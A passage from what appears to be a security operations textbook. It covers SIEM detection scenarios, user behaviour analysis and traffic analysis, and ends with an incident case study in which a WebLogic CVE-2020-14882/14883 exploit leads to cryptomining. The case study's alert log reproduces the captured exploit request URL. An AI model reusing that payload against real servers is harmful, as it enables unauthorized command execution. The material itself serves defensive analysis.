- The same source address initiates multiple vulnerability exploitation attacks against an application system.
- The same source address initiates multiple command execution attacks against an application system.
- The same source address initiates multiple buffer overflow attacks against an application system.
- After the application system is attacked by the web, it connects to the C2 server.
- Information leakage.
- Framework vulnerability exploitation.
- Non-administrator address attempts to log in to the web background.
- Brute force attack on the management background.

## 8. Trojan Backdoors

Implanting Trojan backdoors in servers for subsequent attack utilization. Trojan backdoors can be discovered through statistics and keywords.

- Webshell upload or write-in.
- The same source address initiates multiple Webshell connections.

## 9. Abnormal Status Code Returns

After visitors initiate a request to a website, the website responds to the visitor's request. Status codes above 400 are client exceptions, and status codes above 500 are server exceptions. Page exceptions can be discovered through statistics.

- After the web system is attacked, the returned status code is 200.

- The same source address accesses the application and there are frequent 40X page alerts.
- The same source address accesses the application and there are frequent 50X page alerts.

## 10. User-agent Anomalies

User-agent identifies the operating system and version, CPU type, browser and version, etc., used by visitors. Websites restrict some User-agent access to prevent crawler programs. Attackers modify User-agent to bypass. User-agent anomalies can be discovered through statistics.

- The same source address uses multiple different User-agents to access in a short period of time.
- A new User-agent is used to access the website.

## 11. Multi-vector Attacks

Multi-vector attacks refer to various types of attacks. Multi-vector attacks can be discovered through statistics.

- The same source address initiates different attacks against the same application system.
- The same source address initiates the same type of attack against multiple application systems.
- The same source address initiates different attacks against multiple application systems.
- Foreign addresses initiate different attacks against application systems.

## 12. Brute Force Attacks

Brute force attacks refer to the attack method of trying to find the password by enumerating in order. Brute force attacks can be discovered through statistics.

- The same/multiple source addresses perform SSH brute force attacks on specific/multiple

accounts.

■ The same/multiple source addresses successfully log in to accounts after performing SSH brute force attacks on specific/multiple accounts.

■ The same/multiple source addresses perform RDP brute force attacks on specific/multiple accounts.

■ The same/multiple source addresses successfully log in to accounts after performing RDP brute force attacks on specific/multiple accounts.

■ The same/multiple source addresses perform FTP brute force attacks on specific/multiple accounts.

■ The same/multiple source addresses successfully log in to accounts after performing FTP brute force attacks on specific/multiple accounts.

■ The same/multiple source addresses perform brute force attacks on specific/multiple mail accounts.

■ The same/multiple source addresses successfully log in to accounts after performing brute force attacks on specific/multiple mail accounts.

■ The same/multiple source addresses perform brute force attacks on specific/multiple database accounts.

■ The same/multiple source addresses successfully log in to accounts after performing brute force attacks on specific/multiple database accounts.

■ AD account brute force attacks.

■ AD account brute force attacks are successful.

## 13. Sensitive Account Operations

Sensitive operations refer to operational behaviors that compromise confidentiality, integrity, and availability. Sensitive account operations can be discovered through keywords.

- Deleting accounts.
- Batch deleting accounts.
- Locking accounts.
- Batch locking accounts.
- Account permission changes.
- Adding accounts.
- Changing account passwords.
- User account first login.
- Adding administrator accounts.
- Abnormal account creation and deletion (creating an account and then deleting it in a short period of time).

## 14. Virus Trojans

Virus trojans can be discovered through keywords and statistics.

- Abnormal external connections from hosts infected with viruses.
- A single virus outbreak in large numbers.
- A single host is infected with multiple viruses.
- A single host is repeatedly infected with viruses.
- The virus was not successfully cleared.
- Virus-sensitive port communication is heavily blocked.

## 15. Windows Host Security

Abnormal situations can be discovered through comparison, keywords, and statistics.

- New processes appear.

- The same source address accesses internal resources in large quantities.
- The same source address accesses multiple public network targets in large quantities.
- Abnormal internal and external network communication.
- Suspected trojan port online behavior.
- File creation.
- Creation of scheduled tasks.
- Deleting accounts.
- Batch deleting accounts.
- Locking accounts.
- Batch locking accounts.
- Account permission changes.
- Adding accounts.
- Changing account passwords.
- User account first login.
- Adding administrator accounts.
- Abnormal account creation and deletion (creating an account and then deleting it in a short period of time).

## 16. Linux Host Security

Abnormal situations can be discovered through keywords and statistics.

- The same source address accesses internal resources in large quantities.
- The same source address accesses multiple public network targets in large quantities.
- Abnormal internal and external network communication.
- Linux host Syslog process abnormal exit.
- Linux host logs are cleared.

- Deleting accounts.
- Batch deleting accounts.
- Locking accounts.
- Batch locking accounts.
- Account permission changes.
- Adding accounts.
- Changing account passwords.
- User account first login.
- Adding administrator accounts.
- Server sensitive command operations.
- Abnormal account creation and deletion (creating an account and then deleting it in a short period of time).

## 17. Network Device Security

Network device security is usually related to login accounts and access policies. Abnormal network device situations can be discovered through keywords and statistics.

- Network device administrator users fail to log in multiple times.
- Switch router interface Up/Down.
- Configuration changes.
- Abnormal network device performance.

## 18. Email Security

Email security is usually related to phishing emails and the confidentiality and availability of email gateways. Email anomalies can be discovered through keywords and statistics.

- The same email address sends a large number of emails in a short period of time.
- A large number of emails with the same subject are sent.
- A large number of spam emails are received.
- The subject of received/sent emails is abnormal.
- The attachment of received/sent emails is abnormal.
- The time of email sending is abnormal.
- A large number of phishing emails are received

## 19. VPN Security

VPN login behavior and operation anomalies can be discovered through statistics.

- The same source address attempts to log in to a specific VPN account multiple times but fails.
- The same source address attempts to log in to a specific VPN account multiple times and then succeeds.
- The same source address attempts to log in to multiple VPN accounts, and one or more accounts log in successfully.
- Logging in from multiple locations in a short period of time, suspected account theft.
- VPN users log in to the core system and download a large number of files.
- VPN accounts successfully log in from foreign addresses.

## 20. AD Domain Controller Security

Anomalies in AD domain controllers can be discovered through keywords.

- AD domain controller management account anomalies.
- Kerberos authentication anomalies.
- NTLM authentication anomalies.



## 21. DNS Security

DNS anomalies can be discovered through comparison, keywords, and statistics.

- DNS request domain name anomalies (length anomalies).
- DNS request domain name anomalies (quantity anomalies).
- Discovery of new internal DNS servers.

## 22. Data Leakage

Data leakage refers to the theft of an enterprise's customer information, financial information, core technology patents, etc., by attackers. Data leakage issues can be discovered through keywords and statistics.

- Sensitive file operations.
- A large number of files are copied through a USB drive.
- The email attachment sent by a single source email account to an external email is too large.
- The number of emails sent by a single source email account to an external email is abnormal.
- Sending emails to the email of competitors.

## 23. Data Destruction

Data destruction is often related to striking competitors, extortion of money, and employee misoperations. Data destruction issues can be discovered through statistics.

- Batch deletion of data.
- Batch renaming of files.

## 24. Terminal Audit

The terminal refers to the devices used by employees for office work within the enterprise.

Terminal issues can be discovered through comparison, keywords, and association analysis.

- Monitoring of unauthorized software and process operation.
- Long-unused accounts are reactivated.
- Terminal hardware configuration changes.
- Computers are not turned off after leaving the office.
- The same USB drive is used on multiple computers.
- Users access sensitive file paths.
- Terminals use unregistered USB drives.
- Terminals use disabled peripherals.
- The same USB drive is used multiple times on different terminals.
- Terminal ingress and egress anomalies.
- A large number of terminal hardware information changes.

## 25. User Behavior Audit

User behavior here refers to the daily operations of IT employees. Abnormal user behavior can be discovered through comparison, keywords, and association analysis.

- The same user visits different prohibited websites many times.
- The same user decrypts a large number of files.
- The same user renames a large number of encrypted files.
- Illegal users perform a large number of landing decryption operations.
- Users print a large number of documents.
- Bypassing the fortress machine.

- The same account logs in on different devices.
- Multiple accounts log in on the same device.
- Sensitive documents are distributed externally through multiple channels (USB, IM, email).

## 26. Operation Audit

Operation audit can discover employee violations. High-risk instructions in operations can be discovered through white and black list comparison.

## 27. Cross-device Correlation

Cross-device correlation refers to operations that pose a general threat when executed on a single device, but the threat level increases significantly when executed on multiple devices. Cross-device anomalies can be discovered through correlation analysis.

- Port scanning is detected, and the firewall establishes a connection alert.
- Remote exploitation of vulnerabilities, successfully creating an account.
- FTP account is cracked by brute force, and a large number of files are downloaded.
- Viruses are spread through USB drives.
- After the internal host is infected with malicious programs, it connects to C2 and downloads suspicious programs.
- After the server is attacked from the external network, it initiates malicious connections.
- After the server is attacked by a buffer overflow, a new account is created.
- The same address appears in alarm events on different devices.

## 15.7 User Behavior Analysis

User Behavior Analysis (UBA) should be carried out around the basic attributes of security events.

The basic attributes of security events are shown in Figure 15-2.




Figure 15-2 Basic Attributes of Security Events

The focus of UBA mainly includes the following contents:

- Account compromise detection.
- Host compromise detection.
- Data leakage detection.
- Internal user abuse.
- Providing context for event investigation.

UBA preparatory work includes the following contents:

- Collect necessary basic data, such as email information, login logs, personnel information, organizational information, etc.

- Collect necessary implementation materials, such as security domain topology diagrams, organizational structure permission tables, internet behavior management methods, new employee entry guidelines, internal network system operation procedures, outsourcing personnel management procedures, confidential document definition methods, etc.
- Complete the classification and grading of data security and data sensitivity, and complete the information association of all operational behaviors to individuals.
- Collect information about data source systems involved, such as firewalls, fortress machines, OA systems, CMDBs, operating systems, VPNs, WAFs, IDSs, DLPs, ACs, etc.
- Establish key lists related to systems, such as firewall policy change history, VPN login records, switch and router login records, directories where sensitive files are located, etc.
- Establish key lists related to personnel, such as lists of current employees, lists of former employees, lists of on-site or data center outsourcing personnel, etc.

The analysis objects of UBA are as follows:

- Partners.
- Disgruntled employees.
- Distracted employees.
- Untrained employees.
- Terrorists.
- Internal thieves.
- Competitors.
- Irrational employees.
- Activists.
- Criminal groups.

The applicable scenarios for UBA are as follows:

- Accidental leaks.
- Espionage activities.
- Opportunistic theft.
- Misuse and abuse.
- Product tampering.
- Malicious events.
- Financial fraud.
- Physical theft.
- Deliberate destruction.

The following examples illustrate the application of UBA.

## 1. Abnormal Accounts

Abnormal accounts refer to IT system accounts that may pose a threat to the enterprise. Abnormalities can be defined and analyzed for abnormal accounts by associating with the OA system.

- Analyze the operating system login logs to determine whether it is an abnormal account login.
- Analyze the OA administrator account operation logs to determine whether the accounts of departing personnel have been deleted.
- Compare the OA account status with the account information of departing personnel to identify information where the accounts of departing personnel have not been deleted.

## 2. Business-related

Business-related refers to security events containing commercial information in the text content obtained. Business data massive export and shared account issues can be discovered through statistics and association analysis.

### 3. Brute Force Attacks

- SSH OS account brute force attacks.
- FTP OS account brute force attacks.
- RDP OS account brute force attacks.
- Database OS account brute force attacks.
- Email service OS account brute force attacks.
- Web background account brute force attacks.

### 4. Login Anomalies

Login anomalies often imply that accounts have been stolen or impersonated. Login anomalies can be discovered through keywords and statistics.

- (1) Online for a long time outside of working hours.
  - (2) The same account is online simultaneously from multiple IP addresses.
  - (3) (In the public network environment) The same account logs in from multiple locations.
  - (4) Sudden login by an account that has not been logged in for a long time.
  - (5) VPN anomalies.
- VPN account logs in from different locations.
  - VPN logs in from unreasonable locations.
  - VPN brute force attacks.
  - VPN account is online for a long time outside of working hours.

### 5. Sensitive Operations

Sensitive operations refer to operations that compromise confidentiality, integrity, and availability. Sensitive operations can be discovered through keywords and statistics.

(1) Fortress machine anomalies.

- Failure to log out after a timeout.
- Switching to high-privilege accounts.
- Bypassing the fortress machine.
- Logging in in plain text.
- Account sharing.
- Login anomalies.
- Execution of high-risk commands.

(2) Execution of sensitive commands after switching to high-privilege accounts.

(3) Delete system logs.

(4) Searching for files after switching to high-privilege accounts.

## 6. Data Theft

Data theft usually refers to the act of enterprise employees sending the enterprise's commercial confidential information to the outside of the enterprise. Data theft behavior can be discovered through keywords, association analysis, and log data analysis of FTP, DLP, email, and access control.

(1) SSH downloads a large number of files.

(2) Copies files after mounting a USB drive.

(3) Non-administrator address attempts to log in to the web background account.

(4) FTP.

- Data theft after brute force cracking of FTP account.
- Data tampering after brute force cracking of FTP account.
- FTP downloads a large number of files.



## (5)DLP.

- Sensitive file downloads.
- Copies sensitive files to a USB drive.
- Cross-permission propagation of sensitive files.
- Sensitive file operations.
- Copies a large number of files through a USB drive.
- The email attachment sent by a single source email account to an external email is too large.
- The number of emails sent by a single source email account to an external email is abnormal.
- Sending emails to the email of competitors.

## (6) Email.

- The same account logs in from different locations.
- Logs in from unreasonable locations.
- Brute force attacks.
- Phishing emails.
- Spreading Trojans.
- Theft of personal information.
- Financial fraud.
- The same email address sends a large number of emails in a short period of time.
- Sends a large number of emails with the same subject.
- Receives a large number of spam emails.
- The subject of received/sent emails is abnormal.
- The attachment of received/sent emails is too large.
- The time of email sending is abnormal.
- Receives a large number of phishing emails.

## (7)Access control.

- Enters and exits multiple times in a short period of time outside of working hours.
- The same access card fails to clock in at multiple sensitive physical locations.

- Visitors only have entry records, no exit records.

## 7. Major Hidden Danger Analysis

- Multiple audit rules hit the same account at the same time, indicating that the misconduct of an employee is very likely to cause a major hidden danger.
- Multiple audit rules hit the same IP address at the same time, indicating that the host has a major hidden danger.
- Multiple audit rules hit the same data manager at the same time, indicating that the data manager is derelict in duty.
- Multiple audit rules hit the same network manager at the same time, indicating that the network manager is derelict in duty.

## 8. Violation Traceability

(1) Single user violation traceability.

- View single user violations by time period.
- View repeatedly occurring violations by action.
- View the network area where single user violations frequently occur by affected location.
- View the data permissions where single user violations frequently occur by affected location.

(2) Multi-user violation traceability.

- View the same violations by multiple users.
- View the same violations by multiple users in the same network environment.
- View the same violations by multiple users in the same time period.
- View violations within the scope of the same data manager.
- View violations within the scope of the same network manager.

## 9. Work Order and Fortress Machine Correlation Analysis

(1) Change management.

- Whether a vulnerability scan was performed when a new system went online.
- Whether the change results were feedback in a timely manner.
- Changes must be implemented according to the approved time window.

(2) Event management.

Here, event management refers to the discovery of loopholes in the workflow and monitoring management.

- Event registration: Whether alerts are promptly created as event tickets.
- Event feedback: Whether event tickets are feedback in a timely manner as required.
- Event assignment: Whether event tickets are promptly assigned after creation.
- Event handling: Whether events are promptly logged into the system for handling after triggering monitoring alerts.

(3) User management.

- Whether there are illegal users in the fortress machine.
- Whether there are devices not connected to the fortress machine.
- Whether there are high-privilege users with usage time exceeding 8 hours.
- Whether low-privilege users have used high-privilege commands.
- Whether there are long-term authorized high-privilege users.
- Whether the use of high-privilege users or privileged users to log in to the fortress machine has been approved.
- Whether the emergency token is promptly supplemented after use.
- Whether there are users not connected to the fortress machine.
- Whether the special user application information (including time, systems involved, etc.) is consistent with the event ticket information and the actual use situation of the fortress machine.
- Whether the event handling time is consistent with the fortress machine login time.
- Whether high-privilege user identity login is used in the non-change area.

## 15.8 Traffic Analysis

### 15.8.1 Introduction to Traffic Protocols

With the continuous improvement of the informatization level of enterprises, the scale of IT and the number of various application systems are constantly increasing, and the security teams of enterprise units are facing new challenges in the security defense system and security operation system, mainly reflected in the following aspects:

- (1) The limitations of detection methods. Existing detection products, such as IDS, IPS, and WAF, are based on attack signature matching technology for detection, and the update cycle of the signature library is long, which cannot meet the current rapid development.
- (2) Incomplete detection time. Traditional detection products are oriented towards attack detection, and cannot detect the discovery of attacks that have been compromised.
- (3) Difficult traceback. Traditional detection products only retain the traffic data of alerts, and traceback requires more traffic context, making traceback analysis difficult to carry out.

Based on the log network traffic analysis system, users can promptly grasp the network security threat risks related to important information systems, promptly detect vulnerabilities, viruses and Trojans, network attacks, promptly discover clues of network security events, promptly warn of major network security threats, and quickly handle security threat events that affect business applications to ensure the network security of important information systems. Leveraging powerful big data analysis capabilities, it quickly detects various key events, such as APT attack events, Botnet events, malicious sample propagation, WebShell, covert tunnels, and other high-risk security events. The platform starts from the perspective of assets, combines the attack

chain model to display compromised hosts to users, helps users quickly locate assets that need attention and processing from a large number of alert events, and provides original traffic forensic capabilities for retrospective analysis.

As shown in Figure 15-3, the log network traffic analysis system uses traffic probes to collect and monitor original traffic, performs in-depth restoration, storage, query, and analysis of traffic information, and detects security threats in the network environment based on a rich library of security rules and associated threat intelligence.




Figure 15-3 Schematic diagram of the log network traffic analysis system architecture

The advantage of NTA lies in its traffic collection and traffic analysis capabilities. Every byte and every session in network traffic records the network access behavior, possessing the five-tuple of network traffic (source address, source port, destination address, destination port, protocol). The main function is discovery and analysis. By deeply detecting and analyzing network traffic, it discovers and restores all abnormal access sessions, leaving the attacker's attack behavior nowhere to hide.

Currently, NTA supports the following protocols for application layer parsing:

HTTP, HTTP/2, SSL, TLS, SMB, DCERPC, SMTP, FTP, SSH, DNS, Modbus (default not enabled), ENIP/CIP (default not enabled), DNP3 (default not enabled), NFS, NTP, DHCP, TFTP, KRB5, IKEv2,

SIP, SNMP, RDP, RFB, MQTT

The types of log events output by NTA are:

Alert, Anomaly, HTTP, DNS, TLS, Fileinfo, Drop, SMTP, Dnp3, FTP, RDP, NFS, SMB, TFTP, IKEV2, Dcerpc, Krb5, Snmp, RFB, SIP, DHCP, SSH, MQTT, HTTP2, Stats, Flow, NetFlow, Metadata

## 15.8.2 Traffic Analysis

The platform is based on big data analysis technology, collects original traffic, and implements application layer traffic restoration, traffic feature analysis. Through the NTA\_Threat-Hunting dashboard, it discovers abnormal traffic and combines threat intelligence to achieve security scenario analysis and advanced security threat analysis. It provides functional modules such as security posture, threat handling, investigation and analysis, asset management, vulnerability management, configuration center, rule management, task management, and intelligence management.

Current threats use the network for various activities, and the network continues to play a key role in the overall security monitoring of enterprises. From delivering malicious software to damaging the environment, to introducing other tools, data leaks, and command and control, all these activities leave traces on the network. Through NTA\_Threat-Hunting, by enabling traffic tracking before, during, and after security incidents through generated alerts, file identification, and protocol parsing, security incidents can be resolved more quickly and accurately.

## 15.8.3 From WebLogic RCE Vulnerability to Mining

### 1 .NTA\_Threat-Hunting Dashboard

First, look at the NTA\_Threat-Hunting dashboard (as shown in Figure 15-4), we find that the traffic at this moment in the afternoon is not normal, the flow survival time is relatively long, and the number is more than the daily record.




Figure 15-4 Flow Survival Time and Quantity

Check the application layer protocol, TLS port, and TLS version for abnormalities, but find a mining pool in the domain name resolution of DNS (as shown in Figure 15-5).




Figure 15-5 DNS Resolution Domain Name

Then check the hash values of TLS fingerprint ja3 and ja3s, and the server name indication extension name, and access the website cn..com, which is a search website.

As shown in Figure 15-6, we check the list of suspected C2 servers, and there is one with an excessively large number of transmitted bytes, initially determining that it may be downloading

and installing packages from the website [spring.org](http://spring.org).

http.length	http.hostname	src_ip	cnt
587	194	192	24
1892	192	192	16
44429	www.spring	192	12
901	194	192	12
211	192	192	2
211	192	192	2
211	192	192	2
211	192	192	2
211	192	192	2
211	192	192	1

Figure 15-6 HTTP Suspected C2 Server List 1

As shown in Figure 15-7, we find the suspicious IP address - 194...21, with an excessively large number of transmitted bytes, all delivered to the IP address - 192...249.

http.length	http.hostname	src_ip	cnt
5	192	192	6
5	192	192	3
1045180	194 .21	192 249	4
485	192	192	2
485	192	192	2
1043728	194 .21	192 249	3
1042276	194 .21	192 249	3
11170	192	192	2
1046632	194 .21	192 249	1
435	192	192	1

Figure 15-7 HTTP Suspected C2 Server List 2

Further check the various NTA rule alarm tables triggered by the source/destination IP addresses (as shown in Figure 15-8), and it can be seen that the two IP addresses with previous data transmission anomalies have triggered corresponding NTA alarms:

- WebLogic Unauthorized Access Success (CVE-2020-14882)
- Detected Suspicious [malicious-website]
- Suspected malicious URL downloading Trojan program
- WebLogic Unauthorized Remote Command Execution (CVE-2020-14883)



NTA\_ALERT-BySrcIP 今天    

src_ip	alert.signature	num
192.168.1.249	WebLogic 越权访问成功 (CVE-2020-14882) Detected Suspicious [malicious-website]	2
192.168.1.249	WebLogic 越权访问 (CVE-2020-14882)	2
192.168.1.249	WebLogic 未授权远程命令执行 (CVE-2020-14883)	1
192.168.1.249	Detected Suspicious [malicious-website]	1
194.191.21.1	疑似恶意url下载木马程序 WebLogic 未授权远程命令执行 (CVE-2020-14883)-执行恶意xml文件	2

NTA\_ALERT-ByDstIP 今天    

dst_ip	alert.signature	num
192.168.1.249	WebLogic 未授权远程命令执行 (CVE-2020-14883) WebLogic 越权访问 (CVE-2020-14882) 疑似恶意url下载木马程序 WebLogic 未授权远程命令执行 (CVE-2020-14883)-执行恶意xml文件	4
192.168.1.249	WebLogic 越权访问成功 (CVE-2020-14882)	1
192.168.1.249	Detected Suspicious [malicious-website]	1
223.104.1.1	Detected Suspicious [malicious-website]	1

Figure 15-8 Filtered NTA Rule Alarm

Integrating the above analysis, the collected information includes: mining pool, downloading Trojan programs, Weblogic vulnerabilities, suspicious IP addresses - 194...21/192...249.

## 2. SIEM Security Big Data Analysis Platform

In conjunction with the SIEM security big data analysis platform, check the alarms on the threat handling interface. CVE-2020-14882 allows unauthorized users to bypass the management console's permission verification and access the background, and CVE-2020-14883 allows any user in the background to execute arbitrary commands through the HTTP protocol. The initial judgment of the attacker's attack idea is as follows:

- (1) Attempt to determine whether unauthorized access can be made
- (2) Use CVE-2020-14883 to form an exploitation chain
- (3) Execute commands on a remote Weblogic server as an unauthorized arbitrary user with a single GET request

It can be seen that the unauthorized access was successful, as shown in Figure 15-9:

ID	威胁名称	源地址:端口	目的地址:端口	用户	时间	威胁阶段	处置状态	标签	操作
202112-	远程漏洞利用	194.	192.	-	2021-12-17 11:24:20	漏洞利用	待处理	-	标记为 查看详情 更多操作
202112-	疑似恶意软件下载木马程序	194.	192.	-	2021-12-17 11:24:20	漏洞利用	待处理	-	标记为 查看详情 更多操作
202112-	Weblogic远程漏洞攻击	194.	192.	-	2021-12-17 11:24:20	实施攻击	待处理	-	标记为 查看详情 更多操作
202112-	WebLogic 未授权远程命令执行 (CVE-2020-14883)- 执行恶意cmd文件	194.	192.	-	2021-12-17 11:24:20	漏洞利用	待处理	-	标记为 查看详情 更多操作
202112-	Weblogic远程漏洞攻击	194.	192.	-	2021-12-17 11:24:20	漏洞利用	待处理	-	标记为 查看详情 更多操作
202112-	Weblogic远程漏洞攻击	194.	192.	-	2021-12-17 11:24:20	漏洞利用	待处理	-	标记为 查看详情 更多操作
202112-	WebLogic 未授权远程命令执行 (CVE-2020-14883)- 执行恶意cmd文件	194.	192.	-	2021-12-17 11:24:20	漏洞利用	待处理	-	标记为 查看详情 更多操作
202112-	Weblogic远程漏洞攻击	194.	192.	-	2021-12-17 11:24:20	实施攻击	待处理	-	标记为 查看详情 更多操作
202112-	Weblogic远程漏洞攻击	194.	192.	-	2021-12-17 11:24:20	漏洞利用	待处理	-	标记为 查看详情 更多操作
202112-	越权访问	192.	192.	-	2021-12-17 11:24:20	实施攻击	待处理	-	标记为 查看详情 更多操作
202112-	WebLogic 未授权远程命令执行 (CVE-2020-14883)- 执行恶意cmd文件	194.	192.	-	2021-12-17 11:24:20	漏洞利用	待处理	-	标记为 查看详情 更多操作

Figure 15-9 SIEM Threat Handling Alarm

1. As shown in Figure 15-10, we check the alarm of [WebLogic Unauthorized Remote Command Execution (CVE-2020-14883)], threat details -> traffic analysis.

Traffic threat information: Basic traffic threat alarm information and exclusive fields for different protocol alarms. It can be confirmed that 192...249 is the victim machine and 192...4 is the attacking machine.

告警详情

基础信息

WebLogic 未授权远程命令执行 (CVE-2020-14883)

发生时间: 2021-12-17 11:24:20 威胁类型: 网络攻击 威胁类型: 网络攻击

处置状态: 待处理 威胁状态: 待分析 紧急性: 高

告警标签: 漏洞利用

威胁阶段: 漏洞利用 ATTACK 阶段: 侦查 TTP 技术: TTP 描述: -

威胁描述: 192.249发起WebLogic 未授权远程命令执行 (CVE-2020-14883)攻击。Oracle WebLogic Server 是Oracle云应用程序基础产品的旗舰组件。通过Oracle WebLogic Server, Oracle 构建了一个通用的中间件基础。应用程序以此为基础可以运行于传统基础设施、云计算基础设施和集成式系统中。使用Oracle WebLogic Server, 可以在任务关键的云平台上交付下一代应用程序, 通过自有云管理简化运营, 并通过现代开发平台和集成工具缩短上市时间。

威胁详情

流量分析

原始事件

网络层取证

端点层取证

攻击链

流量威胁信息

告警名称: WebLogic 未授权远程命令执行 (CVE-2020-14883)

告警类型: weblogic-exploit

告警等级分布: 高

规则编号: 5000005

协议: TCP

源地址:端口: 192.45

目的地址:端口: 192.249-7

网卡: -

流ID: 550429894760425

CVE: CVE-2020-14883

受震方: WebLogic

会话源端口: 0

告警协议: http

请求方式: GET

URL: /console/css/%252e%252e%252fconsole.portal?\_nfpb=true&\_pageLabel=&handle=com.bea.console.nepackaged.springframe.work.context.support.FileSystemContextHandlerContextHandler

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.1.1 Safari/605.1.15

Host: 192.249-7

响应-MIME类型: text/html

响应-MIME长度: 0

响应码: 302

重定向: -

协议版本: HTTP/1.1

Figure 15-10 Threat Details Traffic Analysis

HTTP request and response: The HTTP session associated with the alarm (as shown in Figure 15-11), and the corresponding hexadecimal form.

